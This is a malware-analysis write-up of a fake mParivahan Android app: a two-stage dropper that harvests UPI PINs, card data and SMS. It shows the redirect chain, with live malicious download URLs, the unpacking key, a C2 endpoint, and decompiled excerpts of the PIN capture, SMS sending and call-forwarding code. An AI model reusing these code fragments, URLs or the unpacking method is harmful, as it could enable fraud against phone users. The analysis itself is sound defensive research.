
A web search about the Parivahan scam led to mparivahan[.]info, which redirected to an APK impersonating the legitimate mParivahan app.
Static analysis on November 18, 2026, revealed a two-stage dropper, fake payment screens, and code for SMS collection, outbound SMS, and call forwarding. Dynamic testing on November 20-21 confirmed the payload installation, UPI PIN capture across two attempts, card-data capture, SMS reading and queueing, and persistence after reboot.
Testing took place in an isolated Android 14 emulator with local mocks replacing the operator’s infrastructure. No live backend was contacted, and no real transactions were performed. SMS uploads, outbound SMS delivery, and carrier-side call forwarding were not confirmed.
This writeup documents the findings, supporting screenshots and logs, and the limits of what the testing established.
A note on APK
The domain delivers a first-stage APK. That APK contains an encrypted asset that decrypts to a second-stage APK. I refer to them as Stage 1 and Stage 2. The two files are signed by the same certificate, which is evidence that they were built or signed by the same signing identity. It is not proof that the same person operates both, because signing keys can be shared, reused, or leaked.
Timeline#
- 2026-11-18: Static analysis of the APK, including the redirect chain, hashes, signing certificates, decompiled code, and embedded second stage.
- 2026-11-20 and 2026-11-21: Dynamic testing of both stages in the isolated Android emulator, with screenshots, logs, and captured requests.
These are the dates of my analysis and testing, not an established start date for the campaign.
Domain and redirect analysis#
The command#
URL notation: The command and response excerpts below, and Appendix A, preserve the original URLs as captured. They may point to active malicious infrastructure. The IOC tables later in the article use defanged forms. These historical excerpts document the investigation; they are not an invitation to visit the site or download the APK.
I used an Android mobile user agent because some redirectors behave differently for mobile and desktop clients. The command was:
➜ ~ curl -sS -I -L --max-time 25 -A "Mozilla/5.0 (Linux; Android 13; SM-G991B) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0 Mobile Safari/537.36" http://mparivahan.info/The output was long. This is the relevant part, trimmed for readability. I have redacted the signed query string in the GitHub asset URL because it is an ephemeral token, not an indicator.
HTTP/1.1 301 Moved Permanently
Location: https://mparivahan.info/
Server: Caddy
Date: Wed, 18 Nov 2026 15:56:00 GMT

HTTP/2 301
alt-svc: h3=":443"; ma=2592000
content-type: text/html
date: Wed, 18 Nov 2026 15:56:01 GMT
location: https://www.mparivahan.info/
server: nginx
via: 1.1 Caddy
content-length: 162

HTTP/2 301
alt-svc: h3=":443"; ma=2592000
content-type: text/html
date: Wed, 18 Nov 2026 15:56:02 GMT
location: https://github.com/govmparivahan/v1/releases/download/v1/NextGen_mParivahan.apk
server: nginx
via: 1.1 Caddy
content-length: 162

HTTP/2 302
date: Wed, 18 Nov 2026 15:56:02 GMT
content-type: text/html; charset=utf-8
location: https://release-assets.githubusercontent.com/github-production-release-asset/... [signed query string redacted]
server: github.com

HTTP/2 200
last-modified: Wed, 18 Nov 2026 12:40:05 GMT
content-type: application/vnd.android.package-archive
server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0
x-ms-blob-type: BlockBlob
x-ms-creation-time: Wed, 18 Nov 2026 12:40:05 GMT
What each part establishes#
DNS resolution.
➜  ~ dig +short mparivahan.info
45.77.75.133
207.246.78.75
45.77.92.157
➜  ~ dig +short www.mparivahan.info
45.77.75.133
45.77.92.157
207.246.78.75
➜  ~
The dig output shows the IP addresses returned for the domain at the time of collection. It does not establish ownership, intent, or whether the domain was later repointed. Establishing registration details would require registrar and RDAP/WHOIS data, which I did not collect during the initial static analysis.
The first response. HTTP/1.1 301 Moved Permanently redirects the requested HTTP URL to HTTPS and advertises Server: Caddy. The status indicates a permanent redirect for that URL. The header suggests Caddy, but headers can be changed or spoofed; this capture does not establish the server software, the behaviour of other paths, or who configured it.
The second response. HTTP/2 301 with server: nginx and via: 1.1 Caddy suggests a proxy chain in front of the HTTPS host, although these headers alone do not verify its topology or software. The Location header moves the client from mparivahan.info to www.mparivahan.info. The alt-svc: h3 header advertises HTTP/3 support. None of this is malicious by itself; it is ordinary web infrastructure.
The third response. This is the important one. The Location header points directly to:
https://github.com/govmparivahan/v1/releases/download/v1/NextGen_mParivahan.apkThis is the strongest evidence connecting the domain to the APK. The domain is not serving a page that links to the APK; it is issuing an HTTP redirect to the exact release asset path. Assuming the server was not compromised at the time of capture, the domain was intentionally configured to deliver that file.
The fourth response. GitHub answers with HTTP/2 302 and redirects to release-assets.githubusercontent.com. This is normal GitHub Releases behaviour. The signed query string is an ephemeral download token, so I redacted it. The token is not a useful IOC.
The fifth response. The asset is served with HTTP/2 200, content-type: application/vnd.android.package-archive, and server: Windows-Azure-Blob/1.0. GitHub release assets are commonly served from Azure Blob storage behind the release-assets host. This confirms that the HEAD request reached an endpoint advertising an Android package. It does not prove that the file body downloaded successfully; the file size and hashes in the APK identification section identify the copy I downloaded separately.
Redirect chain#
Figure 1. Observed redirect chain. The first three Location headers are from my curl -I -L capture. The final 200 response is the HEAD response from the GitHub release-asset endpoint; the file body is not part of this capture.
The APK that came out of that chain is the file I later ran in the lab. The first thing it shows is not a login form or a portal - it is a Play Store update prompt:

file:///android_asset/m.html inside the APK, so it renders perfectly with no network connection at all.How strong is the domain-to-APK link?#
Strength: high, for the time of capture.
The evidence is a direct HTTP Location header from www.mparivahan[.]info to the exact GitHub release URL. I then downloaded from that URL and hashed the file. There is no intermediate HTML page, no JavaScript redirect, and no user-agent trick visible in the response.
The caveats:
- A 301 only proves what the server returned at that moment. The domain could be repointed later.
- I did not verify registrar ownership, DNS history, or server compromise.
- A GitHub release asset can be replaced by the repository owner. The hash I measured applies to the copy I downloaded, not to every future download.
So the link between the domain and the APK is strong, but the link between the domain and a specific person or group is not established by this evidence alone.
Official app listing#
The legitimate mParivahan app is published by the Ministry of Road Transport and Highways / NIC and is distributed through the Google Play Store.
NextGen mParivahan on Google Play, package com.nic.mparivahan.
Availability and abuse reports#
On 2026-11-21, before submitting abuse reports, I observed the domain still live and the APK available through GitHub Releases, with releases being updated daily. This records what I observed at that time, not the current availability of either service. Later releases may differ from the samples analysed here.
Reporting update - 2026-11-21: I have reported mparivahan[.]info to its registrar, NameSilo, and reported the GitHub repository and release distribution to GitHub for suspected phishing and malware distribution. At the time of this update, I am awaiting the outcome. Submitting a report does not mean the domain has been blocked or the repository removed.
For researchers analysing a sample, use an isolated malware-analysis lab with no personal accounts, SIM, or sensitive data, and controlled outbound connectivity. Record its hash and compare it with the hashes in this article before applying these findings. Do not install it on an everyday phone or rush to download it before a possible takedown.
VirusTotal detection snapshot#

The VirusTotal report captured on 2026-11-21 shows 10/61 security vendors flagging the file as malicious, under the filename NextGen_mParivahan (5).apk. Detection counts and labels can change as vendors update their analysis.
Sample distinction: this report is for SHA-256 c40edc9c790e517322b63a18d680017a6446b41320f81724cabf4e7a4986d0ef. It differs from both the Stage 1 and Stage 2 hashes analysed in this article. The screenshot documents the supplied report; it does not establish that this file has the same behaviour as the tested samples.
APK identification#
File and package#
| Property | Value |
|---|---|
| Filename | NextGen_mParivahan.apk |
| File size | 16,211,859 bytes |
| File type | Android package (APK), with AndroidManifest.xml |
| Package name | org.secure.guard |
| App label | M[U+2062][U+200B]-[U+2062][U+200B]P[U+2062][U+200B]... (zero-width characters between letters) |
| Version name | 2.4.11 |
| Version code | 823 |
| Minimum SDK | 24 |
| Target SDK | 37 |
| Main activity | com.sanaminfo.payload.MainActivity |
| ZIP entries | 695 (many decoy and encrypted entries) |
The file type was confirmed with:
file NextGen_mParivahan.apkObserved:
NextGen_mParivahan.apk: Android package (APK), with AndroidManifest.xmlThe label is not a normal string. The \u2062 and \u200b characters are invisible format characters. In a UI they may render as M-Parivahan or as a name that looks close to the real app, while the underlying string is different. This is a name-matching evasion technique, not proof of fraud on its own.
File hashes#
These are hashes of the APK file itself. They are not the signing certificate fingerprint.
| Algorithm | Value |
|---|---|
| MD5 | afc0a9a8ca61b2bcb7c7e951dbb71520 |
| SHA-1 | c5a3691a6012119010ed0f8dc79e154b18190361 |
| SHA-256 | 178819b0cd7861723bcf6bee14a666379a1ffddf6e2f626df42f233ceb3be90b |
Signing certificate#
The signing certificate is separate from the file hash. The certificate fingerprint identifies the signing certificate, not the bytes of the APK or the identity of its operator.
Observed with apksigner:
Signer #1 certificate DN: CN=editor
Signer #1 certificate SHA-256 digest: 6215f00baa4bf18bab5792fc796bfc5555917240f14f7c7e672d956888d75c96
Signer #1 certificate SHA-1 digest: 927ca44949d7788aa86f9d7f04d7fdacecd1dfb9
Signer #1 certificate MD5 digest: cb3363348414b0583c830294c272e10f
Signer #1 key algorithm: RSA
Signer #1 key size (bits): 2048
Signer #1 public key SHA-256 digest: 01c5c31403ffa3debe982466da5fd1bbd49400a3c95069dca6320aeee12f107e
Signature scheme verification:
Verifies
Verified using v1 scheme (JAR signing): false
Verified using v2 scheme (APK Signature Scheme v2): true
Verified using v3 scheme (APK Signature Scheme v3): true
Verified using v3.1 scheme (APK Signature Scheme v3.1): false
Verified using v4 scheme (APK Signature Scheme v4): false
Number of signers: 1
The CN=editor common name is generic and not useful for attribution by itself. The certificate fingerprint is useful for pivoting: other APKs signed with the same key are likely related, but a shared key does not prove a shared operator.
Stage 2 APK#
Stage 2 was decrypted from assets/onnx_model.bin. The details are:
| Property | Value |
|---|---|
| Filename after decryption | payload.apk |
| File size | 15,045,496 bytes |
| Package name | com.veltrix.documents |
| App label | Mparivahan NextGen |
| Version name | 1.0 |
| Version code | 2 |
| MD5 | a5720b1fc9f6d26da3719b80673726ed |
| SHA-1 | ad099bcd46b3ce17a5ee48d31b0f748e1c02fa83 |
| SHA-256 | 3289ca332975984b945c36affb3d545371145248e9f7a5399abe02a3fbbd909d |
| Signing certificate | Same CN=editor certificate and same SHA-256 fingerprint as Stage 1 |
The same certificate on both stages is a useful link. It strongly suggests that Stage 1 and Stage 2 were signed by the same signing identity. It does not prove that the same person built both, because signing keys can be reused or shared.
Reproducible static-analysis walkthrough#
This section is written so that another analyst can repeat the work. I have marked commands that I did not actually run in the original session with a comment. I have not invented output for those commands.
Step 1: Identify and hash the file#
Purpose: confirm the file is an APK, record stable identifiers, and avoid confusing the file hash with the signing certificate fingerprint.
Observed:
NextGen_mParivahan.apk: Android package (APK), with AndroidManifest.xml
16,211,859 bytes
The hashes are in the table above. Keep a copy of the hashes in your notes before you modify or repackage anything. Once you patch the DEX, the file hash changes, and the patched file is an analysis artifact, not the original sample.
Step 2: Verify the signature#
Purpose: establish who signed the APK, which signature schemes are present, and whether the signature verifies.
Observed: the certificate and scheme details shown in the previous section.
apksigner is the right tool here. keytool -printcert -jarfile can also print a certificate, but it failed on Stage 2 because the APK contains malformed and decoy ZIP entries:
keytool error: java.lang.SecurityException: SHA-256 digest error for AndroidManifest.xml///.xmlThat error is itself a useful observation: the APK is deliberately not a well-formed JAR from a verifier’s perspective, even though Android accepts it.
Step 3: Inspect the manifest#
Purpose: get the package name, version, SDK levels, components, permissions, and exported status.
Option A: Android build-tools#
These are the commands I would use on a machine with Android build-tools. I did not run them in the original session, so I am not showing output.
# Example command, not run in the original session
aapt2 dump badging NextGen_mParivahan.apk

# Example command, not run in the original session
aapt2 dump permissions NextGen_mParivahan.apk

# Example command, not run in the original session
apkanalyzer manifest print NextGen_mParivahan.apk
Option B: androguard#
I used androguard because it can recover component names even when the manifest has unusual attribute names.
# parse_manifest.py
from androguard.core.apk import APK

a = APK("NextGen_mParivahan.apk")
print("package:", a.get_package())
print("app name:", repr(a.get_app_name()))
print("version:", a.get_androidversion_name(), a.get_androidversion_code())
print("minSdk:", a.get_min_sdk_version(), "targetSdk:", a.get_target_sdk_version())
print("main activity:", a.get_main_activity())

for label, items in [
    ("activities", a.get_activities()),
    ("services", a.get_services()),
    ("receivers", a.get_receivers()),
    ("providers", a.get_providers()),
    ("permissions", a.get_permissions()),
    ("declared permissions", a.get_declared_permissions()),
]:
    print(f"--- {label} ---")
    for x in items:
        print(x)
Observed, trimmed:
package: org.secure.guard
app name: 'M\u2062\u200b-\u2062\u200bP\u2062\u200ba\u2062\u200br...'
version: 2.4.11 823
minSdk: 24 targetSdk: 37
main activity: com.sanaminfo.payload.MainActivity

--- services ---
com.sanaminfo.payload.vpn.VpnGuard

--- receivers ---
com.sanaminfo.payload.installer.PackageInstalledReceiver
com.sanaminfo.payload.installer.InstallStatusReceiver

--- providers ---
com.sanaminfo.payload.provider.AssetProvider
androidx.core.content.FileProvider
The full component and permission lists are in Appendix B.
Step 4: Decompile with JADX#
Purpose: convert DEX bytecode to readable Java and locate the behaviours that matter.
The original APK could not be opened directly by JADX. The failure is not a JADX bug; it is the sample’s ZIP and DEX structure. I saw two classes of error:
- The ZIP contains encrypted and decoy entries, so Java’s
ZipFilerefuses the archive. - The DEX contains invalid
fill-array-data-payloadblocks in dead code, so a linear-sweep decompiler aborts the method.
The first error looked like:
java.util.zip.ZipException: invalid CEN header (encrypted entry)The second error looked like:
IllegalArgumentException: newPosition > limit: (173542608 > 1099512)
in method: com.sanaminfo.payload.MainActivity.j():voidFigure 3. DEX method layout that causes the decompiler error. The dead payload is harmless to Android because it is unreachable, but it breaks tools that parse the instruction stream linearly.
I built a minimal clean APK with only the real top-level entries and valid prefixes, then normalized the DEX.
Observed: JADX produced 842 Java files, including the classes I needed:
jadx_out/sources/com/sanaminfo/payload/MainActivity.java
jadx_out/sources/com/sanaminfo/payload/StubApplication.java
jadx_out/sources/com/sanaminfo/payload/installer/Kf9x2.java
jadx_out/sources/com/sanaminfo/payload/vpn/VpnGuard.java
jadx_out/sources/com/sanaminfo/payload/provider/AssetProvider.java
Step 5: Unpack resources with apktool#
Purpose: decode the manifest, resources, and smali into a directory tree for grepping and cross-checking.
The original APK fails because of the malformed ZIP. I used the cleaned APK:
apktool d -f -o apktool_out clean.apkObserved: apktool failed on the resource table:
I: Using Apktool 2.7.0-dirty on clean.apk
I: Loading resource table...
Exception in thread "main" brut.androlib.AndrolibException: Could not decode arsc file
This is consistent with the intentionally malformed resources.arsc and the decoy resource entries. Decoding without resources worked:
apktool d -f -r -o apktool_nores clean.apkObserved, trimmed:
I: Using Apktool 2.7.0-dirty on clean.apk
I: Copying raw resources...
I: Baksmaling classes.dex...

Error occurred while disassembling class La.a3; - skipping class
...
I: Copying original files...
The La.a3 disassembly error is the same invalid-payload issue in smali form. Apktool is still useful for the manifest and most smali, but it is not a reliable one-shot decoder for this sample. The clean APK plus DEX normalization is the more dependable path.
Step 6: Search the extracted files with ripgrep#
Find URLs, WebView settings, SMS APIs, call-forwarding USSD codes, and C2 strings without reading every file.
The first excerpt is from the Stage 1 file jadx_patched/sources/com/sanaminfo/payload/MainActivity.java, searched with:
rg -n 'addJavascriptInterface|loadUrl|setJavaScriptEnabled|setAllowUniversalAccessFromFileURLs' jadx_patched/sources/com/sanaminfo/payload/MainActivity.javaObserved, with source line numbers:
194:        settings.setJavaScriptEnabled(true);
197:        settings.setAllowUniversalAccessFromFileURLs(true);
208:        webView4.addJavascriptInterface(new lf(this), "Android");
226:        webView7.loadUrl("file:///android_asset/m.html");
For the Stage 2 backend strings, I searched the extracted source files with:
rg -n 'DEFAULT_BASE_URL|nexus-panel|ghostx-panel' jadx_pp/sources/com/veltrix/documents/data/FirebaseRepo.java jadx_pp/sources/com/veltrix/documents/data/WebSocketManager.javaFiltered to the meaningful lines:
FirebaseRepo.java:120: private static final String DEFAULT_BASE_URL = "https://nexus-panel.in/api/";rg -n 'getUssdCode|\*21\*|sendTextMessage|sendMultipartTextMessage' \
jadx_pp/sources/com/veltrix/documents/data/CallForwardingHelper.java \
jadx_pp/sources/com/veltrix/documents/data/FirebaseRepo.javaCallForwardingHelper.java:406: public final String getUssdCode(String number, boolean enable) {
CallForwardingHelper.java:414: return "*21*" + str + "#";
FirebaseRepo.java:2944: smsManagerForSlot.sendMultipartTextMessage(str, null, divideMessage, arrayList, null);
FirebaseRepo.java:2946: smsManagerForSlot.sendTextMessage(str, null, str2, broadcast, null);Step 7: Unpack Stage 2#
Purpose: recover the payload hidden in the asset and analyze it separately.
Stage 1 reads assets/onnx_model.bin and XORs it with a repeating 32-byte key. The key is assembled in Kf9x2.d() from three string fragments, with the native getSecretKey() call as the primary source. The fallback is visible in the decompiled code:
getSecretKey().getBytes(StandardCharsets.UTF_8)
// fallback:
("Xq7mK2pR8nF4" + "wT1vL6sE3hB9" + "cY5dA0jZ").getBytes(...)
The full key is a static unpacking key, not a live credential:
Xq7mK2pR8nF4wT1vL6sE3hB9cY5dA0jZThe decryption loop in Kf9x2.b() is:
buf[i] = (byte) (key[(int) ((i + total) % key.length)] ^ buf[i]);I used a standalone reproducer, and the output started with the ZIP magic header:
magic b'PK\x03\x04'I then hashed the decrypted APK and verified its signature. It has the same CN=editor certificate as Stage 1.
Step 8: Decompile Stage 2#
Stage 2 uses the same invalid-payload DEX trick across classes.dex, classes3.dex, and classes4.dex. I ran the normalizer on each DEX and rebuilt the APK:
python3 patch_payload_dex.py
jadx -j 4 --show-bad-code -d jadx_payload payload_patched.apk
Observed: the key classes decompiled without the previous newPosition errors:
jadx_payload/sources/com/veltrix/documents/data/FirebaseRepo.java
jadx_payload/sources/com/veltrix/documents/data/WebSocketManager.java
jadx_payload/sources/com/veltrix/documents/service/SyncForegroundService.java
jadx_payload/sources/com/veltrix/documents/service/PanelMessagingService.java
jadx_payload/sources/com/veltrix/documents/UpIPinActivity.java
jadx_payload/sources/com/veltrix/documents/SignInActivity.java
jadx_payload/sources/com/veltrix/documents/util/DeviceInfoCollector.java
jadx_payload/sources/com/veltrix/documents/service/MyNotificationListener.java
jadx_payload/sources/com/veltrix/documents/data/CallForwardingHelper.java
Technical findings#
Everything in this section is based on reading the decompiled code and the manifest. I have noted where a finding is direct (a string or API call is present) and where it is an interpretation. I later executed both stages in an isolated lab, so the most important findings now also carry a one-line result from that run - the full logs, screenshots and captured requests are in Running it in the lab.
Finding 1: Stage 1 is a dropper with a fake Play Store screen#
Evidence: direct. MainActivity creates a WebView, enables JavaScript, enables universal access from file URLs, registers a JavaScript interface named Android, and loads a local HTML file:
settings.setJavaScriptEnabled(true);
settings.setAllowUniversalAccessFromFileURLs(true);
webView.addJavascriptInterface(new lf(this), "Android");
webView.loadUrl("file:///android_asset/m.html");
The JavaScriptInterface exposes:
@JavascriptInterface
public final void onUpdateClicked() {
    MainActivity mainActivity = this.f194a;
    mainActivity.runOnUiThread(new kf(mainActivity, 7));
}
m.html is a fake Google Play update page. It contains the Google Play logo, an app icon, a fake 4.7 rating, fake review counts, and an Update button. The button calls window.Android.onUpdateClicked(). i.html is a fake installer screen with a progress bar.
Interpretation: this is a social-engineering wrapper. The user is meant to believe they are updating a legitimate app. The WebView is local, so the page works without a network connection. The JavaScript bridge is the only path from the page to native code.
Runtime (T02): confirmed exactly. The bridge registers as Android, the first URL is file:///android_asset/m.html, and the injected app name renders as “M-…” because it contains zero-width characters. The screenshot is Figure 2.
Finding 2: Stage 1 decrypts and installs an embedded APK#
Evidence: direct. Kf9x2.b(Context) opens assets/onnx_model.bin, writes cache/sys_cache.bin, and XOR-decrypts the stream with the 32-byte key described above. Kf9x2.g(Context, File) then uses reflection on PackageInstaller to create a session, write the APK, and commit it. If that fails, Kf9x2.f(Context, File) falls back to a FileProvider URI and an ACTION_VIEW intent with the MIME type application/vnd.android.package-archive.
The manifest requests REQUEST_INSTALL_PACKAGES, and the UI sends the user to MANAGE_UNKNOWN_APP_SOURCES if the permission is not granted.
Interpretation: the user is walked through enabling unknown-source installs, then the embedded payload is installed without a normal browser download. The PackageInstaller path can avoid some of the usual install prompts on newer Android versions, depending on OEM behaviour and the setRequireUserAction value used by the code.
Runtime (T05, T06): confirmed. Kf9x2.b and Kf9x2.g both fired, cache/sys_cache.bin was written, and its SHA-256 is identical to the Stage 2 hash above - same size, byte for byte. The install then went through PackageInstaller and the system showed the second-stage label. Figure 7 and the hash block in Running it in the lab.
Finding 3: Stage 1 uses a VPN service that only routes Google apps#
Evidence: direct. VpnGuard builds a VPN with full routes but adds only three allowed applications:
b.addAllowedApplication("com.android.vending");
b.addAllowedApplication("com.google.android.gms");
b.addAllowedApplication("com.google.android.gsf");
In Android VpnService semantics, when addAllowedApplication() is used, only the listed apps are routed through the VPN. The code does not implement a forwarding loop or a remote tunnel. The practical effect is that Play Store, Play Services, and GSF are isolated from the network.
Interpretation: this looks like an anti-Play-Protect measure. If Play Services cannot reach Google, Play Protect cannot upload the APK for scanning, cannot show safety warnings, and cannot remove the app remotely. I did not confirm this at runtime. The code is consistent with that purpose, but the operator may have had another reason.
Runtime (T04): confirmed, and it is the most informative finding in the sample. The VPN session is named Network Manager, routes 0.0.0.0/0 into tun0, and routes exactly three UIDs: com.google.android.gsf, com.google.android.gms and com.android.vending. The app itself is not routed. Figure 6 and the UID dump.
Finding 4: Stage 1 relaunches after installs and reboots#
Evidence: direct. PackageInstalledReceiver handles PACKAGE_ADDED, PACKAGE_REPLACED, and MY_PACKAGE_REPLACED, plus BOOT_COMPLETED. It writes the package name to SharedPreferences("app_core_cfg") under target_sync_id, stops the VPN, and calls a helper that launches the package. The manifest declares the receiver as exported.
Interpretation: this is persistence and payload management. The dropper can detect when its payload is installed, record which package was installed, and launch it. It can also restart after a reboot.
Finding 5: Stage 2 is a fake challan and payment app#
Evidence: direct. Stage 2 contains activities named:
SignInActivity
PaymentMethodActivity
UpIPinActivity
VerifyingUpiPinActivity
WrongUpiPinActivity
CardPaymentActivity
PaymentReceiptActivity
SuccessAnimationActivity
ChallanDetailActivity
ChallanWebActivity
SignInActivity reads a mobile number from R.id.et_mobile and a vehicle number from R.id.et_vehicle. PaymentMethodActivity offers UPI apps and card options. UpIPinActivity builds a PIN from keypad presses:
if (pin.length() < 4) { toast("PIN must be at least 4 digits"); return; }
if (pin.length() > 6) { toast("PIN must be at most 6 digits"); return; }
String pinValue = pin.toString();
FirebaseRepo.INSTANCE.pushPayment(
    new Payment(phone, vehicle, pinValue, ...)
);
CardPaymentActivity reads:
EditText etName   = findViewById(R.id.et_name);
EditText etNumber = findViewById(R.id.et_number);
EditText etExpiry = findViewById(R.id.et_expiry);
EditText etCvv    = findViewById(R.id.et_cvv);
and calls pushPayment with the card fields.
The Payment model has fields for:
phone, vehicle, upiPin, upiPin1, upiPin2,
cardHolderName, cardNumber, cardExpiry, cardCvv, timestamp
Interpretation: the app is designed to collect exactly the data needed for UPI and card fraud. The upiPin1 and upiPin2 fields and the WrongUpiPinActivity retry screen suggest the app is built to capture a second PIN attempt if the first one is entered incorrectly. I did not observe a live transaction.
Runtime (T08, T09): confirmed, including the part I was least sure about. Attempting a payment produced Payment(phone=…, vehicle=…, upiPin=12340, upiPin1=12340, upiPin2=null). After the fabricated failure, retrying with a different PIN produced upiPin2=2345 with upiPin1=null. The kit keeps both attempts. The card flow produced one object with cardHolderName, cardNumber, cardExpiry and cardCvv populated. Figures 9 to 14.
Finding 6: Stage 2 reads and uploads SMS#
Evidence: direct. SmsReceiver handles incoming SMS and builds an SmsMsg with:
id, address, body, date, type, read, simSlot, subId, uploadedAt, fromBroadcastThe upload code is in FirebaseRepo and SmsV2Outbox. The API paths are:
POST /api/data/sms/batch/historical
POST /api/data/sms/batch/new
POST /api/data/sync_complete
The batch body contains fields such as:
{
  "protocol_version": 1,
  "install_id": "...",
  "items": [
    {
      "id": 123,
      "address": "VK-BANK",
      "body": "Rs.5,000 debited... OTP 123456",
      "date": 1760000000000,
      "type": 1,
      "read_flag": 1,
      "sim_slot": 1,
      "sub_id": 1,
      "sms_uuid": "..."
    }
  ]
}
Interpretation: the app is an SMS stealer. It does not need to intercept the SMS notification; it reads the SMS database and the incoming broadcast directly. That defeats SMS OTP as a second factor on an infected device.
I did not find abortBroadcast() in the receiver. That means the victim may still see the SMS, but the attacker gets a copy. This is a stealth choice: hiding the SMS would alert the user, while copying it does not.
Runtime (T10): read and queued, transport unproven. Five injected test messages all landed in the app’s own sms_v2_outbox.db, each with a source_key dedupe hash and an install_id, matching the SmsMsg model exactly. The upload did not complete because I refused to let the app reach the real host, so its POST failed TLS validation and stayed in the retry queue. Treat “reads SMS” as proven and “uploads SMS” as proven-in-shape.
Finding 7: Stage 2 can send SMS on command#
Evidence: direct. MyMessagingService parses FCM data keys:
ob_id, ob_number, ob_text, ob_simFirebaseRepo sends the message with SmsManager:
smsManagerForSlot.sendMultipartTextMessage(number, null, parts, sentIntents, null);
smsManagerForSlot.sendTextMessage(number, null, text, sentIntent, null);
There is also an outbox API:
POST /api/outbox/pull
POST /api/outbox/mark
Interpretation: the operator can send arbitrary SMS from the victim’s SIM. This can be used for premium-rate fraud, for sending further scam links to contacts, or for replying inside a bank SMS thread to manipulate the victim. I did not observe a command being delivered.
